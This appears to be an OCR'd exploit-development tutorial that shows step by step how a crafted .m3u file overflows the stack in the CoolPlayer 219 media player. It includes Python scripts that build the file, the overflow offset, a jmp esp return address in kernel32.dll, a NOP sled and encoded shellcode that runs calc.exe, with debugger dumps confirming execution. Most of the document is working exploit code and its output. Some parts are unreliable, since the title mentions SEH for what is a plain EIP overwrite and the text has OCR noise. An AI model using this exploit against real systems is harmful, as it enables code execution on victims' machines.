Buffer overflow exploitation SEH

Senator of Pirates

Khalil Ezhani (caluber)
Senator.of.Pirates@gmail.com
http://www.facebook.com/SenatorofPirates

Chapter 1

Chapter 2

Introduction

In software, a stack overflow occurs when too much memry is used on the call stack. The call stack contains a limited amount of memory, often determined at the start of the program. The size of the call stack depends on many factors, including the programming language, machine architecture, multi-threading, and amount of available memory. When a program attempts to use more space than is available on the call stack (that is, when it attempts to access memory beyond the call stack's bounds, which is essentially a buffer overflow), the stack is said to overflow, typically resulting in a program crash. This class of software bug is usually caused by one of two types of programming errors.

Chapter 1


Verify the bug

verify buffer overflow in our example which in my case is CoolPlayer 219 so let's verify that the application does indeed crash when opening a m3u file.

So I will use simple paython script to create a .m3u and this file will be help to verify the vulnerability

```
buffersize = 1000
buffer = "\x41" * buffersize

payload = (buffer)

f = open("Exploit.m3u","wb")
f.write(payload)
f.close()
```

Okey in the simple paython in the frist and second line we creat 10000 A's (\x41 is the hexadecimal representation of A) and open this m3u file with CoolPlayer 219 The application throws an crash



coolplayer.exe has encountered a problem and needs to close. We are sorry for the inconvenience.


If you were in the middle of something, the information you were working on might be lost.

Please tell Microsoft about this problem.
We have created an error report that you can send to us. We will treat this report as confidential and anonymous.

To see what data this error report contains, click here.

That means Presence buffer overflow vulnerability, so let attach Immunity Debugger to coolplayer to see more things

1 - attach Immunity Debugger to coolplayer
2 - Run program (F9)
3 - Open => Open file .m3u (Exploit.m3u)



```
Registers (FPU)
EAX 00000000
ECX 00000000
EDX 001220E4 ASCII "C:\Documents and Settings\senator of pirates\Deskto
EBX 0037D008 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ESP 001221EC ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBP 000003E9
ESI 001229C4 ASCII "C:\Documents and Settings\senator of pirates\Deskto
EDI 000003E8

EIP 41414141

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010206 (NO,NB,NE,A,NS,PE,GE,G)

ST0 empty 7.2911185564592658000e-304
ST1 empty -1.#QNAN0000000000000000
ST2 empty 8.9002900017195807000e-306
ST3 empty -1.2016995817206981000e+306
ST4 empty 8.9011265901053405000e-306
ST5 empty -1.7272337110188889000e-077
ST6 empty 2.4609375000000000000
ST7 empty 1.2519775166695107000e-312
               3 2 1 0      E S P U O Z D I
FST 0120  Cond 0 0 0 1  Err 0 0 1 0 0 0 0 0  (LT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```


Sweet I'm lucky you see we control EIP register 41414141, in the momry stack we can see like this :

Buffer	EBP	EIP	ESP points here
A (*1000)	AAAA	AAAA	AAAAAAAAAAAAA…………….
4141414141…41	41414141	41414141	41414141414141…..

But the defect occurs after the introduction of 207 character let's try that.

```
buffersize = 207
buffer = "\x41" * buffersize
RET= "BBBB"
junk2 = "\43"*100

payload = (buffer +RET +junk2)

f = open("Exploit.m3u","wb")
f.write(payload)
f.close()
```

1 - attach Immunity Debugger to coolplayer
2 - Run program (F9)
3 - Open => Open file .m3u (Exploit.m3u)



```
EAX 00000000
ECX 00000000
EDX 001220E4 ASCII "C:\Documents and Settings\senator of pirates\Deskt
EBX 0037CE38 ASCII 41,"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ESP 001221EC
EBP 000000D4
ESI 001229C4 ASCII "C:\Documents and Settings\senator of pirates\Deskt
EDI 000000D3
EIP 42424242
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00010206 (NO,NB,NE,A,NS,PE,GE,G)
ST0 empty 7.2911185564592658000e-304
ST1 empty -1.#QNAN0000000000000000
ST2 empty 8.9002900017195807000e-306
ST3 empty -1.2016995817206981000e+306
ST4 empty 8.9011265901053405000e-306
ST5 empty -1.7272337110188889000e-077
ST6 empty 2.4609375000000000000
ST7 empty 1.2519775166695107000e-312
               3 2 1 0      E S P U O Z D I
FST 0120  Cond 0 0 0 1  Err 0 0 1 0 0 0 0 0  (LT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

If notes EIP 42424242 refers to the point of return adress
So we will go directly, without lengthening the investment

Exploit = buffer + RET + NOPsled + Shellcode

Some of the ways to search for titles

Of course, search for addresses is necessary to invest in research methods, especially for points of return and we have two ways :

- we have tools like !mona, findjmp2.exe ..
- Research program debugger

So I find adresse 0x7C874413 (jmp esp kernel32.dll)


Note : you can also use call esp or jmp esp

Exploit

Now we put adresse of jmp esp 7C874413 kernel32.dll into EIP register then we put our shellcode in ESP points
If we now overwrite EIP with 0x7C874413, a jmp esp will be executed. Esp contains our shellcode… so we should now have a working exploit. Let's test with our "NOP &
break" shellCode

```
filename =  "exploit.m3u"
buffer = "\x41"*207
RET = "\x13\x44\x87\x7C" #0x7C874413 kernel32.dll
nopsled = "\x90"*22
#calc.exe
sc = ("\xb8\x20\x65\x02\x44\xdb\xc2\xd9\x74\x24\xf4\x5a\x33\xc9"
"\xb1\x32\x31\x42\x12\x03\x42\x12\x83\xca\x99\xe0\xb1\xf6"
"\x8a\x6c\x39\x06\x4b\x0f\xb3\xe3\x7a\x1d\xa7\x60\x2e\x91"
"\xa3\x24\xc3\x5a\xe1\xdc\x50\x2e\x2e\xd3\xd1\x85\x08\xda"
"\xe2\x2b\x95\xb0\x21\x2d\x69\xca\x75\x8d\x50\x05\x88\xcc"
"\x95\x7b\x63\x9c\x4e\xf0\xd6\x31\xfa\x44\xeb\x30\x2c\xc3"
"\x53\x4b\x49\x13\x27\xe1\x50\x43\x98\x7e\x1a\x7b\x92\xd9"
"\xbb\x7a\x77\x3a\x87\x35\xfc\x89\x73\xc4\xd4\xc3\x7c\xf7"
"\x18\x8f\x42\x38\x95\xd1\x83\xfe\x46\xa4\xff\xfd\xfb\xbf"
"\x3b\x7c\x20\x35\xde\x26\xa3\xed\x3a\xd7\x60\x6b\xc8\xdb"
"\xcd\xff\x96\xff\xd0\x2c\xad\xfb\x59\xd3\x62\x8a\x1a\xf0"
"\xa6\xd7\xf9\x99\xff\xbd\xac\xa6\xe0\x19\x10\x03\x6a\x8b"
"\x45\x35\x31\xc1\x98\xb7\x4f\xac\x9b\xc7\x4f\x9e\xf3\xf6"
"\xc4\x71\x83\x06\x0f\x36\x7b\x4d\x12\x1e\x14\x08\xc6\x23"
"\x79\xab\x3c\x67\x84\x28\xb5\x17\x73\x30\xbc\x12\x3f\xf6"
"\x2c\x6e\x50\x93\x52\xdd\x51\xb6\x30\x80\xc1\x5a\xb7")


exploit = buffer+ RET + nopsled + sc
textfile = open(filename,"w")
textfile.write(exploit)
textfile.close()
```

1 - attach Immunity Debugger to coolplayer
2 - Run program (F9)
3 - bp 7C874413 jmp esp (F2)
4 - Open   => Open file .m3u (Exploit.m3u)


l e m t w h c P k b z r ... s ?
Code auditor and software assessmen

```
          FFE4           JMP ESP
7C874415  43             INC EBX
7C874416  877CED 43      XCHG DWORD PTR SS:[EBP+EBP*8+43],EDI
7C87441A  877C90 90      XCHG DWORD PTR DS:[EAX+EDX*4-70],EDI
7C87441E  90             NOP
7C87441F  90             NOP
7C874420  90             NOP
7C874421  68 B4000000    PUSH 0B4
7C874426  68 B045877C    PUSH kernel32.7C8745B0
7C87442B  E8 A6E0F8FF    CALL kernel32.7C8024D6
7C874430  A1 CC56887C    MOV EAX,DWORD PTR DS:[7C8856CC]
7C874435  8945 E4        MOV DWORD PTR SS:[EBP-1C],EAX
7C874438  8B45 0C        MOV EAX,DWORD PTR SS:[EBP+C]
7C87443B  8985 3CFFFFFF  MOV DWORD PTR SS:[EBP-C4],EAX
7C874441  8B7D 14        MOV EDI,DWORD PTR SS:[EBP+14]
7C874444  8B4D 08        MOV ECX,DWORD PTR SS:[EBP+8]
7C874447  8BC1           MOV EAX,ECX
7C874449  25 03000010    AND EAX,10000003
7C87444E  83F8 03        CMP EAX,3
7C874451  74 24          JE SHORT kernel32.7C874477
7C874453  8365 FC 00     AND DWORD PTR SS:[EBP-4],0
7C874457  8327 00        AND DWORD PTR DS:[EDI],0
7C87445A  6A 06          PUSH 6
7C87445C  E9 34010000    JMP kernel32.7C874595
7C874461  90             NOP
7C874462  90             NOP
7C874463  90             NOP
```


```
Registers (FPU)
EAX 00000001
ECX 00000001
EDX 00152008
EBX 0037CFF0 ASCII 41,"AAAAAAAAAAAAAAAAAAAA
ESP 001221EC
EBP 000001C9
ESI 001229C4 ASCII "C:\Documents and Setting
EDI 000001C8

EIP 7C874413 kernel32.7C874413

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000206 (NO,NB,NE,A,NS,PE,GE,G)

ST0 empty 7.2911185564592658000e-304
ST1 empty -1.#QNAN0000000000000000
ST2 empty 8.9002900017195807000e-306
ST3 empty -1.2016995817206981000e+306
ST4 empty 8.9011265901053405000e-306
ST5 empty -1.7272337110188889000e-077
```

```
Address   Hex dump                 ASCII
0044E000  00 00 00 00 00 00 00 00  ........
0044E008  00 00 00 00 00 00 00 00  ........
0044E010  52 41 57 00 68 74 74 70  RAW.http
0044E018  3A 2F 2F 63 6F 6F 6C 70  ://coolp
0044E020  6C 61 79 65 72 2E 73 6F  layer.so
0044E028  75 72 63 65 66 6F 72 67  urceforg
0044E030  65 2E 6E 65 74 00 00 00  e.net...
0044E038  41 62 6F 75 74 20 43 6F  About Co
0044E040  6F 6C 50 6C 61 79 65 72  olPlayer
0044E048  20 25 64 00 43 6F 6F 6C   %d.Cool
0044E050  50 6C 61 79 65 72 5F 4C  Player_L
0044E058  69 73 74 56 69 65 77 00  istView.
0044E060  58 79 00 00 31 2E 32 2E  Xy..1.2.
0044E068  33 00 00 00 D0 E8 44 00  3...ðèD.
0044E070  C0 E8 44 00 B8 E8 44 00  └èD.©èD.
0044E078  B0 E8 44 00 A8 E8 44 00  ░èD.¿èD.
0044E080  A0 E8 44 00 98 E8 44 00  áèD.ÿèD.
0044E088  90 E8 44 00 88 E8 44 00  ÉèD.êèD.
0044E090  80 E8 44 00 78 E8 44 00  ÇèD.xèD.
0044E098  70 E8 44 00 68 E8 44 00  pèD.hèD.
0044E0A0  64 E8 44 00 60 E8 44 00  dèD.`èD.
0044E0A8  5C E8 44 00 54 E8 44 00  \èD.TèD.
0044E0B0  4C E8 44 00 44 E8 44 00  LèD.DèD.
0044E0B8  38 E8 44 00 2C E8 44 00  8èD.,èD.
0044E0C0  28 E8 44 00 1C E8 44 00  (èD.∟èD.
0044E0C8  14 E8 44 00 08 E8 44 00  ¶èD.◘èD.
```

```
001221D8  41414141  AAAA
001221DC  41414141  AAAA
001221E0  41414141  AAAA
001221E4  41414141  AAAA
001221E8  7C874413  ‼Dç|  kernel32.7C874413
001221EC  90909090  ÉÉÉÉ
001221F0  90909090  ÉÉÉÉ
001221F4  90909090  ÉÉÉÉ
001221F8  90909090  ÉÉÉÉ
001221FC  90909090  ÉÉÉÉ
00122200  20B89090  ÉÉ©
00122204  DB440265  e☻D█
00122208  2474D9C2  ┬┘t$
0012220C  C9335AF4  ¶Z3╔
00122210  423132B1  ▒21B
00122214  12420312  ↕♥B↕
00122218  E099CA83  â╩Öà
0012221C  6C8AF6B1  ▒÷èl
00122220  0F4B0639  9♠K☼
00122224  1D7AE3B3  │ãz↔
00122228  912E60A7  º`.æ
0012222C  5AC324A3  ú$├Z
00122230  2E50DCE1  ß▄P.
00122234  85D1D32E  .ËÑà
00122238  2BE2DA08  ◘┌Ô+
0012223C  2D21B095  ò░!-
00122240  8D75CA69  i╩uì
00122244  CC880550  P♣ê╠
```

```
bp 7c874495
[23:42:55] Breakpoint at kernel32.7C874413                    Paused
```

As We can see bp in the adress 7c874413 jmp esp and when we and we followed with (F8) we'll jump to NOP (90*22) then our shellcode will be executed


Calculator
Edit View Help
0.
Backspace CE C
MC 7 8 9 / sqrt
MR 4 5 6 * %
MS 1 2 3 - 1/x
M+ 0 +/- . + =
Immunity Debugger - coolplayer.exe - [CPU - thread 00000A0C, module ntdll]
Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assessmen

```
WORD PTR FS:[18]
WORD PTR DS:[EAX+30]
WORD PTR DS:[EAX+2C]
RD PTR DS:[EAX+EDX*4]
ECX
EDX

EDI
WORD PTR SS:[ESP+4]
WORD PTR SS:[ESP]

ll.7C92A970

 ntdll.7C90E49A

                          CALL ntdll.ZwContinue
7C90E498   EB 0B          JMP SHORT ntdll.7C90E4A5
7C90E49A   5B             POP EBX
7C90E49B   59             POP ECX
7C90E49C   6A 00          PUSH 0
```

```
Registers (FPU)
EAX 00000001
ECX 80567D2E
EDX ED9F39A0
EBX 00372774
ESP 00D1FF24
EBP 00D1FF58
ESI 00D1FF80
EDI 00150178
EIP 7C90E460 ntdll.KiUserCallbackDispatcher
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDC000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty 1.0792321075019877000e-314
ST1 empty -4.7477789474474670000e+285
ST2 empty -3.7818307404257568000e-124
ST3 empty 2.2775255208910679000e-306
ST4 empty -1.5678011643239024000e-198
ST5 empty 3.9369512294417646000e-317
```

```
Address  Hex dump                ASCII
0044E000 00 00 00 00 00 00 00 00 ........
0044E008 00 00 00 00 00 00 00 00 ........
0044E010 52 41 57 00 68 74 74 70 RAW.http
0044E018 3A 2F 2F 63 6F 6F 6C 70 ://coolp
0044E020 6C 61 79 65 72 2E 73 6F layer.so
0044E028 75 72 63 65 66 6F 72 67 urceforg
0044E030 65 2E 6E 65 74 00 00 00 e.net...
0044E038 41 62 6F 75 74 20 43 6F About Co
0044E040 6F 6C 50 6C 61 79 65 72 olPlayer
0044E048 20 25 64 00 43 6F 6F 6C  %d.Cool
0044E050 50 6C 61 79 65 72 5F 4C Player_L
0044E058 69 73 74 56 69 65 77 00 istView.
0044E060 58 79 00 00 31 2E 32 2E Xy..1.2.
0044E068 33 00 00 00 D0 E8 44 00 3...ðþD.
0044E070 C0 E8 44 00 B8 E8 44 00 └þD.©þD.
0044E078 B0 E8 44 00 A8 E8 44 00 ░þD.¿þD.
0044E080 A0 E8 44 00 98 E8 44 00 áþD.ÿþD.
0044E088 90 E8 44 00 88 E8 44 00 ÉþD.êþD.
0044E090 80 E8 44 00 78 E8 44 00 ÇþD.xþD.
0044E098 70 E8 44 00 68 E8 44 00 pþD.hþD.
0044E0A0 64 E8 44 00 60 E8 44 00 dþD.`þD.
0044E0A8 5C E8 44 00 54 E8 44 00 \þD.TþD.
0044E0B0 4C E8 44 00 44 E8 44 00 LþD.DþD.
0044E0B8 38 E8 44 00 2C E8 44 00 8þD.,þD.
0044E0C0 28 E8 44 00 1C E8 44 00 (þD.∟þD.
0044E0C8 14 E8 44 00 08 E8 44 00 ¶þD.◘þD.
```

```
00D1FF24   00000000 ....
00D1FF28   0000004D M...
00D1FF2C   00D1FF34 4 Ð.
00D1FF30   00000000 ....
00D1FF34   7E4191BE ¥æA~  RETURN to USER32.7E4191BE
00D1FF38   7E42776B kwB~  RETURN to USER32.7E42776B from USER32.7E419
00D1FF3C   00D1FF80 Ç Ð.
00D1FF40   00000000 ....
00D1FF44   00000000 ....
00D1FF48   00000000 ....
00D1FF4C   00372774 t'7.
00D1FF50   00150178 x☺§.
00D1FF54   00000000 ....
00D1FF58   00D1FFEC ý Ð.
00D1FF5C   0040DC56 V▄@.  RETURN to coolplay.0040DC56 from USER32.Get
00D1FF60   00D1FF80 Ç Ð.
00D1FF64   00000000 ....
00D1FF68   00000000 ....
00D1FF6C   00000000 ....
00D1FF70   00150178 x☺§.
00D1FF74   65735C73 s\se
00D1FF78   00D1FFEC ý Ð.
00D1FF7C   00372774 t'7.
00D1FF80   7C97E178 xßù|  ntdll.7C97E178
00D1FF84   00000001 ☺...
00D1FF88   00000000 ....
00D1FF8C   8176F020  ðvü
00D1FF90   804F8CB1 ▒îOÇ
```

As you see above in the picture executed of shellcode (calculator).

